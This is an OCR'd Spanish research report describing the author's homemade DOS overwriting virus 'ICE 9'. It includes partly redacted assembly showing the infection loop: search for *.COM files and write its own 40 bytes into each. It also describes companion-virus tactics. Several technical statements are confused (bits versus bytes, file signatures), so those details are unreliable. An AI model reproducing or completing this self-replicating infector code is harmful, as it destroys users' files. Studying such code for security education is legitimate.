17 de diciembre de 2024


Informe final de investigación

Tema:

La inteligencia artificial de los VIRUS informáticos: autómatas binarios auto reproductivos

Autor:

Eusebio de Jesús Gutiérrez Orozco



Documento versión 1

Descargo de responsabilidad

No me hago responsable del mal uso que se le dé al contenido de esta investigación, siendo exclusiva responsabilidad de la persona que accede a este documento, ya que este documento no se trata de ningún tutorial, este documento no es un manual, este documento no es un curso, esto es un documento académico y de formación a estudiantes de ciberseguridad.

Mi objetivo es meramente académico y de investigación, mi objetivo es replicar esta práctica de la materia de seguridad informática en un ambiente controlado que es de mi propiedad, ya que utilizo mi propia red local y mis sistemas operativos en modo virtualizado.

Objetivo

El objetivo de esta investigación autodidacta es ilustrar la relación entre los virus informáticos y el origen de la inteligencia artificial, destacando la importancia de comprender sus fundamentos para poder innovar y adaptarse a las actualizaciones tecnológicas actuales. Utilizaré herramientas previamente consideradas obsoletas por la sociedad para demostrar su aplicabilidad y eficacia en la gestión de proyectos de ciberseguridad.

Además, esta investigación busca reevaluar la connotación negativa asociada al término "virus", proponiendo el uso del término científico "autómata autorreproductor", que describe de manera más precisa la función que desempeñan estos códigos en el ámbito de la programación, la inteligencia artificial y la electrónica. A lo largo de este trabajo, presentaré los avances en el desarrollo de autómatas binarios autorreproductivos aplicados a la ciberseguridad.

Introducción

Los autómatas binarios operan sobre el bit 0 y el bit 1 los cuales definen la representación de reglas matemáticas, operaciones y transición de estados, que es una herramienta importante en el procesamiento de información.
Los autómatas binarios son clasificados en tipo finito AFD y AFN (número limitado de estados para reconocer patrones y cadenas de símbolos) y autómatas binarios del tipo pila PDA (Pushdown Automaton) que requieren mayor memoria más allá de lo que un autómata finito puede ofrecer.
Lo interesante es que un autómata binario tiene una estructura de almacenamiento de datos conocido como pila o stack, que puede acceder a la información de manera temporal de la forma LIFO (Last In, First Out) Los autómatas binarios son la base en las áreas de la programación, la inteligencia artificial y la electrónica, en esta investigación expondré mis avances del desarrollo de los autómatas binarios auto reproductivos en el área de la ciberseguridad.

Puesta en escena

Los primeros virus informáticos pueden considerarse precursores de la inteligencia artificial. Estos virus proporcionan a los investigadores una valiosa oportunidad para explorar la tecnología relacionada con la vida artificial. Con el conocimiento adecuado, es posible discernir las acciones apropiadas y las que deben evitarse, más allá de los resultados obtenidos a través de un software antivirus.

Virus de computadora …

Un programa que se reproduce a sí mismo al ser ejecutado es un código con la capacidad de crear copias de sí mismo de manera autónoma, infectando archivos en el proceso. Este comportamiento se asemeja a los procesos biológicos en los que las células se dividen y producen nuevas células a través de la mitosis. Prefiero utilizar el término científico "autómata autorreproductor", ya que describe con precisión la función que desempeña este código en el sistema, sin la connotación negativa asociada a la palabra "virus". Esto se debe a que los autómatas autorreproductores tienden a adherirse a otros programas, los cuales no poseen características de vida sin embargo mantienen características similares a los virus biológicos, un tema muy apasionante.

Requisitos para el desarrollo de un autómata binario auto reproductivo (virus)

0.Motivación y disposición para el aprendizaje.
Emplearé tanto herramientas tradicionales como contemporáneas para evidenciar que estas pueden ser utilizadas de manera efectiva en la gestión de proyectos en el área de la ciberseguridad.

[redacted]
Utilizare el ensamblador x86 – Turbo Assembler para ensamblar y enlazar el código ensamblador en una arquitectura de 32 bits.

2.Un editor de texto:
Utilizaré el entorno de desarrollo integrado (IDE) llamado "Turbo C Editor" para ilustrar que, a pesar de ser considerado en la actualidad una herramienta obsoleta, puede ser eficazmente empleada en la gestión de proyectos de ciberseguridad.

3. Conocimientos sobre:

a) Uso de software de virtualización como Virtual Box
b) La arquitectura de la computadora de 32 bits
c) Programación en lenguaje ensamblador en el formato Intel 8086
d) Uso de comandos MS DOS en consola
e) Conocimiento sobre redes informáticas
f) Bases en seguridad informática

Requerimientos del sistema

Se llevó a cabo la prueba del virus ICE 9 en los siguientes sistemas operativos:

a) Windows Millenium Edition
b) Windows 8 pro
c) Windows 10 pro
d) Windows 11 home y pro

Virus de sobreescritura
Infectante de archivos .COM del tipo no residente

En el mundo de los virus de MS DOS, el infectante de archivos .COM del tipo no residente se considera el más simple y menos amenazante, pero el más peligroso debido a que no hay manera de desinfectar el archivo infectado debido a la propiedad de sobreescritura del virus, la única manera de restaurar un archivo infectado es utilizar un backup o eliminar el archivo. Este tipo de virus se especializa en infectar exclusivamente archivos de programa COM, los cuales se basan en código de máquina 80x86.

Los archivos EXE y COM son ejecutables directamente por la Unidad Central de Procesamiento. De estos dos tipos de archivos de programa, los archivos COM son mucho más simples. Tienen un formato de segmento predefinido que está integrado en la estructura de DOS, mientras que los archivos EXE están diseñados para manejar un formato de segmento definido por el programador, típico de programas grandes. El archivo COM es una imagen binaria directa de lo que debe cargarse en memoria y ser ejecutado por la CPU, pero un archivo EXE no lo es.

Utilizare un archivo .COM ensamblado [redacted] para utilizarlo como “archivo de prueba” con la única función de ser infectado por el virus.

Este archivo será un “HOLA MUNDO” escrito en lenguaje ensamblador:

```
.model tiny
.code

org 100h

    mov ah, 9           ; Preparar para mostrar un mensaje
    lea dx, Hl          ; Cargar la dirección del mensaje en el registro d
    int 21H             ; Mostrar el mensaje con DOS
    mov ax, 4C00H       ; Preparar para terminar el programa

    int 21H             ; Terminar el programa con DOS

hi db 'Esto en un HOLA MUNDO!$'

end
```

El autómata binario auto reproductivo virus ICE 9 v1 opera de la siguiente manera:


a) Un programa infectado es cargado y ejecutado por el sistema operativo DOS.
b) El virus inicia su ejecución [redacted] dentro del segmento asignado por DOS.
c) El virus realiza una búsqueda en el directorio actual para identificar archivos que coincidan con el patrón “*.COM”.
d) Para cada archivo detectado, el virus procede a abrirlo y a insertar 40 bytes de su propio código al inicio de dicho archivo.
e) Finalmente, el virus concluye su operación y restablece el control al sistema operativo DOS.

```
[redacted]                    [redacted]
.code                         ;Inicio del codigo
[redacted]                    [redacted]
start:

    mov [redacted]            ; Buscar archivos *.COM
    [redacted] dx, ARCHIVO_COM    ; Dirección de la cadena '*.COM'
    int 21H                   ; Llamada a DOS para buscar el archivo

[redacted]
    [redacted]                [redacted]
    mov ax, 3D0[redacted]     ; Abrir archivo encontrado
    [redacted] FNOMBRE            ; Nombre del archivo encontrado
    int 21H                   [redacted]
    mov ah, [redacted]H       [redacted]
    [redacted]                ; Tamaño del virus
    mov d[redacted]           ; Dirección del virus
    int 21H                   ; Llamada a DOS para escribir

    [redacted]                [redacted]
    int 21H                   ; Llamada a DOS para cerrar el archivo

    [redacted]                [redacted]
    int 21H                   ; Llamada a DOS para buscar siguiente archivo
    jmp BUSQUEDA              ; Volver al inicio del ciclo de búsqueda

FINAL:
    [redacted]                ; Terminar el programa y retornar a DOS

[redacted]                ; [redacted]
[redacted]                [redacted] del archivo encontrado
[redacted]
```

Fig. 7: Archivo COM no infectado e infectado.

```
[redacted]          ; Coloca el identificador de archivo en el registro base
mov   dx, 100h      ; Ubicación desde la que se escribirá
[redacted]  cx,  40 ;Inyectar 40 bits en el registro contador
mov   ah,  40h      ;Instrucción de escritura en el registro acumulador
int   21h           ;interrupción hacia la interacción del sistema operativo
```


El autómata binario ICE 9 V1 se reproduce de manera autónoma al infectar archivos con la extensión .COM, insertando una secuencia de 40 bits de su propio código en el interior de dichos archivos.



Propiedades de sobreescritura del autómata binario auto reproductivo virus ICE 9

Técnicas de ingeniería inversa en software

En este punto utilizare técnicas de ingeniería inversa (reversing para los amigos) y analizare las cabeceras de los archivos portables ejecutables .EXE que serán infectados por el virus ICE 9 (kyuu).
Mediante la aplicación de técnicas de ingeniería inversa puedo llevar a cabo un análisis manual de la cabecera del archivo [redacted] y determinar el tipo de extensión que posee. [redacted] al ingresar el archivo obtengo el siguiente resultado:




En la segunda línea puedo ver en hexadecimal los primeros bytes del archivo en disco: **4D 5A A8 01,** esta línea está localizada en la dirección de posición y desplazamiento (offset **h**exadecimal) numero: **0010 + 00 = 0100h**

[redacted] entonces lo que hay que hacer es decirle a la máquina que cargue este programa [redacted] indicado con **ORG** el origen de las instrucciones del programa.


```
.8086          ;microprocesadores de 16 bits diseñados por Intel.
[redacted]

org    [redacted]h  ;origen de las instrucciones que pongas
```

En la misma dirección de posición y desplazamiento en disco en el offset [redacted]h aparece la **codificación en texto**: **MZ** que coincide con la firma hexadecimal que corresponde a los archivos de tipo .EXE, .COM y .DLL

Propiedades de sobreescritura del autómata binario auto reproductivo virus ICE 9



Los virus de sobreescritura son simples pero los mas peligrosos, una vez infectado el archivo por el virus ICE 9, el archivo host victima no trabajara apropiadamente o simplemente quedara corrupto debido a que una porción de código del archivo host victima ha sido remplazado por el código del virus ICE 9.



Autómata binario auto reproductivo: virus replicantes

Los virus replicantes son el siguiente nivel después de los virus de sobreescritura. Son el tipo más simple de virus no destructivo. Un virus replicante es un programa que se ejecuta cuando se ejecuta una aplicación.

Básicamente, hay dos estrategias para hacer esto:


1. Una es renombrar un programa original—por ejemplo: PROGRAMA1.COM—con un nuevo nombre: PROGRAMA1.CON.

    a. El virus replicante luego hace una copia de sí mismo llamada PROGRAMA1.COM
    b. Entonces, cuando el usuario escribe "PROGRAMA1" en el símbolo del sistema, el virus: PROGRAMA1.COM se ejecuta.

    c. El virus, en el transcurso de su operación, también puede infectar PROGRAMA1.CON para que nada parezca fuera de lugar. El programa que el usuario espera sigue funcionando perfectamente.

2. La otra estrategia básica, que es útil para infectar archivos EXE:

    a. Crear un archivo con el mismo nombre, excepto que es un archivo COM en lugar de un EXE.
    b. Dado que DOS siempre intenta encontrar y ejecutar primero un archivo COM, se ejecutará el archivo COM.
    c. Luego, puede ejecutar el archivo EXE compañero.



Después de la activación del autómata binario “ICE 9", este inyecta un código de 40 bits en el inicio del archivo afectado, alterando tanto la cabecera como la firma hexadecimal del mismo. A pesar de estas modificaciones, el archivo infectado se ejecutará de manera normal. Sin embargo, es importante destacar que, si el autómata binario “ICE 9" se encuentra en otro directorio del sistema operativo, el archivo tendrá la capacidad de propagar el virus.